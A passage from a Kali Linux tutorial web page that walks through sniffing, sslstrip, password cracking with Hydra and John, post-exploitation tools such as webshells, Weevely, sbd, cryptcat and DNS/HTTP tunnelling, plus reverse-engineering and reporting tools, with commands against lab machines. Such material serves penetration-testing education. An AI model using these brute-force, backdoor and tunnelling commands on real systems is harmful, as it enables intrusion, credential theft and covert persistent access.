
Wireshark is one of the best data packet analyzers. It analyzes deeply the packets in frame level. You can get more information on Wireshark from their official webpage: <https://www.wireshark.org/>. In Kali, it is found using the following path - Applications → Sniffing & Spoofing → wireshark.



Once you click wireshark, the following GUI opens up.




Click "Start" and the packet capturing will start as shown in the following screenshot.



sslstrip

sslstrip is a MITM attack that forces a victim's browser to communicate in plain-text over HTTP, and the proxies modifies the content from an HTTPS server. To do this, **sslstrip** is "stripping" https:// URLs and turning them into http:// URLs.

To open it, go to Applications → 09-Sniffing & Spoofing → Spoofing and MITM → **sslstrip**.



To set it up, write to forward all the 80 port communication to 8080.

Then, start the **sslstrip** command for the port needed.

Kali Linux - Password Cracking Tools

In this chapter, we will learn about the important password cracking tools used in Kali Linux.

Hydra

Hydra is a login cracker that supports many protocols to attack (Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT),

SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP).

To open it, go to Applications → Password Attacks → Online Attacks → hydra.

It will open the terminal console, as shown in the following screenshot.

In this case, we will brute force FTP service of metasploitable machine, which has IP 192.168.1.101

We have created in Kali a word list with extension 'lst' in the path **usr\share\wordlist\metasploit**.

The command will be as follows –

```
hydra -l /usr/share/wordlists/metasploit/user -P  
/usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 -V
```

where **-V** is the username and password while trying

As shown in the following screenshot, the username and password are found which are msfadmin:msfadmin

Johnny

Johnny is a GUI for the John the Ripper password cracking tool. Generally, it is used for weak passwords.

To open it, go to Applications → Password Attacks → johnny.

In this case, we will get the password of Kali machine with the following command and a file will be created on the desktop.

Click “Open Passwd File” → OK and all the files will be shown as in the following screenshot.

Click “Start Attack”.

After the attack is complete, click the left panel at “Passwords” and the password will be unshaded.

Johnny

	User	Password	Hash	GECOS
37	postgres		x	118:129:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
38	redsocks		x	119:130::/var/run/redsocks:/bin/false
39	stunnel4		x	120:131::/var/run/stunnel4:/bin/false
40	statd		x	121:65534::/var/lib/nfs:/bin/false
41	sshd		x	122:134::/nonexistent:/bin/false
42	Debian-gdm		x	123:135:Gnome Display Manager:/var/lib/gdm3:/bin/false
43	rtkit		x	124:136:RealtimeKit,,,:/proc:/bin/false
44	saned		x	125:137::/home/saned:/bin/false
45	root	toor	\$6\$UridGO...	16333:0:99999:7::
46	daemon		*	16216:0:99999:7::
47	bin		*	16216:0:99999:7::
48	sys		*	16216:0:99999:7::
49	sync		*	16216:0:99999:7::
50	games		*	16216:0:99999:7::
51	man		*	16216:0:99999:7::
52	lp		*	16216:0:99999:7::

100% (1/1: 1 cracked, 0 left)

John

john is a command line version of Johnny GUI. To start it, open the Terminal and type “**john**”.

In case of unshadowing the password, we need to write the following command –

```
root@kali:~# unshadow passwd shadow > unshadowed.txt
```

Rainbowcrack

The RainbowCrack software cracks hashes by rainbow table lookup. Rainbow tables are ordinary files stored on the hard disk. Generally, Rainbow tables are bought online or can be compiled with different tools.

To open it, go to Applications → Password Attacks → click “rainbowcrack”.

The command to crack a hash password is –

```
rcrack path_to_rainbow_tables -f path_to_password_hash
```

SQLdict

It is a dictionary attack tool for SQL server and is very easy and basic to be used. To open it, open the terminal and type “**sqlidict**”. It will open the following view.

Under “Target IP Server”, enter the IP of the server holding the SQL. Under “Target Account”, enter the username. Then load the file with the password and click “start” until it finishes.

hash-identifier

It is a tool that is used to identify types of hashes, meaning what they are being used for. For example, if I have a HASH, it can tell me if it is a Linux or windows HASH.

The above screen shows that it can be a MD5 hash and it seems a Domain cached credential.

Kali Linux - Maintaining Access

In this chapter, we will see the tools that Kali uses to maintain connection and for access to a hacked machine even when it connects and disconnects again.

Powersploit

This is a tool that is for Windows machines. It has PowerShell installed in victims machine. This tool helps the hacker to connect with the victim’s machine via PowerShell.

To open it, open the terminal on the left and type the following command to enter into the powersploit folder –

```
cd /usr/share/powersploit/
```

If you type “**ls**” it will list all the powersploit tools that you can download and install in the victim’s machine after you have gained access. Most of them are name self-explained according to their names.

An easy way to download this tool on the victim’s machine is to create a web server, which powersploit tools allow to create easily using the following command –

```
python -m SimpleHTTPServer
```

After this, if you type: `http://<Kali machine ip_address>:8000/` following is the result.

Sbd

sbd is a tool similar to Netcat. It is portable and can be used in Linux and Microsoft machines. sbd features AES-CBC-128 + HMAC-SHA1 encryption> Basically, it helps to connect to a victim’s machine any time on a specific port and send commands remotely.

To open it, go to the terminal and type “**sbd -l -p port**” for the server to accept connections.

In this case, let us put port 44 where the server will listen.

On the victim’s site, type “**sbd IPofserver port**”. A connection will be established where we can send the remote commands.

In this case, it is “localhost” since we have performed the test on the same machine.

Finally, on the server you will see that a connection has occurred as shown in the following screenshot.

Webshells

Webshells can be used to maintain access or to hack a website. But most of them are detected by antivirus. The C99 php shell is very well known among the antivirus. Any common antivirus will easily detect it as a malware.

Generally, their main function is to send system command via web interfaces.

To open it, and type “**cd /usr/share/webshells/**” in the terminal.

As you see, they are divided in classes according to the programing language : asp , aspx, cfm, jsp, perl,php

If you enter in the PHP folder, you can see all the webshells for php webpages.

To upload the shell to a web server, for example “**simple-backdoor.php**” open the webpage and URL of the web shell.

At the end, write the cmd command. You will have all the info shown as in the following screenshot.

Weevely

Weevely is a PHP web shell that simulate telnet-like connection. It is a tool for web application post exploitation, and can be used as a stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.

To open it, go to the terminal and type “weevely” where you can see its usage.

To generate the shell, type “**weevely generate password pathoffile**”. As seen in the following screenshot, it is generated on the “Desktop” folder and the file is to upload in a webserver to gain access.

After uploading the web shell as shown in the following screenshot, we can connect with cmd to the server using the command “**weevely URL password**” where you can see that a session has started.

http-tunnel

http-tunnel creates a bidirectional virtual data stream tunneled in HTTP requests. The requests can be sent via a HTTP proxy if so desired. This can be useful for users behind restrictive firewalls. If WWW access is allowed through a HTTP proxy, it's possible to use http-tunnel and telnet or PPP to connect to a computer outside the firewall.

First, we should create a tunnel server with the following command –

```
httptunnel_server -h
```

Then, on the client site type “**httptunnel_client -h**” and both will start to accept connections.

dns2tcp

This is again a tunneling tool that helps to pass the TCP traffic through DNS Traffic, which means UDP 53 port.

To start it, type “**dns2tcpd**”. The usage is explained when you will open the script.

On the server site, enter this command to configure the file.

```
#cat >>.dns2tcpdrc
<&1;END listen = 0.0.0.0
port = 53 user=nobody
chroot = /root/dns2tcp
pid_file = /var/run/dns2tcp.pid
domain = your domain key = secretkey
resources = ssh:127.0.0.1:22
END
#dns2tcpd -f .dns2tcpdrc
```

On Client site, enter this command.

```
# cat >>.dns2tcprc
<<END domain = your domain
resource = ssh
local_port = 7891
key = secretkey
END
# dns2tcpc -f .dns2tcprc
# ssh root@localhost -p 7891 -D 7076
```

Tunneling will start with this command.

cryptcat

It is another tool like Netcat which allows to make TCP and UDP connection with a victim's machine in an encrypted way.

To start a server to listen for a connection, type the following command –

```
cryptcat -l -p port -n
```

Where,

- l** stands for listening to a connection
- p** stands for port number parameter
- n** stands for not doing the name resolution

On client site, the connection command is "**cryptcat IPofServer PortofServer**"

Kali Linux - Reverse Engineering

In this chapter, we will learn about the reverse engineering tools of Kali Linux.

OllyDbg

OllyDbg is a 32-bit assembler level analyzing debugger for Microsoft Windows applications. Emphasis on binary code analysis makes it particularly useful in cases where the source is unavailable. Generally, it is used to crack the commercial softwares.

To open it, go to Applications → Reverse Engineering → ollydbg

To load a EXE file, go the "Opening folder" in yellow color, which is shown in a red square in the above screenshot.

After loading, you will have the following view where you can change the binaries.

dex2jar

This is an application that helps convert APK file (android) to JAR file in order to view the source code. To use it, open the terminal and write "**d2j-dex2jar -d /file location**".

In this case, the file is "**classes.dex**" on the desktop.

The following line shows that a JAR file has been created.

jd-gui

JD-GUI is a standalone graphical utility that displays Java source codes of “**.class**” files. You can browse the reconstructed source code. In this case, we can reconstruct the file that we extracted from the dex2jar tool.

To launch it, open the terminal and write “**jd-gui**” and the following view will open.

To import the file, click the open folder icon on the left upper corner and then import the file.

apktool

Apktool is one of the best tools to reverse the whole android application. It can decode resources to nearly an original form and rebuild them after making modifications.

To open it, go to the terminal and write “**apktool**”.

To decompile a apk file, write “**apktool d apk file**”.

Decompilation will start as shown in the following screenshot.

Kali Linux - Reporting Tools

In this chapter, we will learn about some reporting tools in Kali Linux.

Dradis

In all this work that we have performed, it is important to share the results that was produced, to track our work, etc. For this purpose, Kali has a reporting tool called dradis which is a web service.

Step 1 – To start Dradis, type “**service dradis start**”.

Step 2 – To open, go to Applications → Reporting Tools → dradis.

The web URL will open. Anybody in LAN can open it in the following URL **https://IP** of kali machine:3004

Log in with the username and password that was used for the first time.

Step 3 – After logging in, you can import files from NMAP, NESSUS, NEXPOSE. To do so, go to “Import from file” → click “new importer(with real-time feedback)”.

Step 4 – Select the file type that you want to upload. In this case, it is “Nessus scan” → click “Browse”.

If you go to the home page now, on the left panel you will see that the imported scans have are in a folder with their host and port details.

Metagoofil

Metagoofil performs a search in Google to identify and download the documents to the local disk and then extracts the metadata. It extracts metadata of public documents belonging to a specific company, individual, object, etc.

To open it, go to: "**usr/share/metagoofil/**".

To start searching, type the following command –

```
python metagoofil.py
```

You can use the following parameters with this command –

- d** (domain name)
- t** (filetype to download dox,pdf,etc)
- l** (limit the results 10, 100)
- n** (limit files to download)
- o** (location to save the files)
- f** (output file)

The following example shows only the domain name is hidden.

 Previous Page

Next Page 

Advertisements



[FAQ's](#) [Cookies Policy](#) [Contact](#)

© Copyright 2018. All Rights Reserved.

Enter email for newsletter

go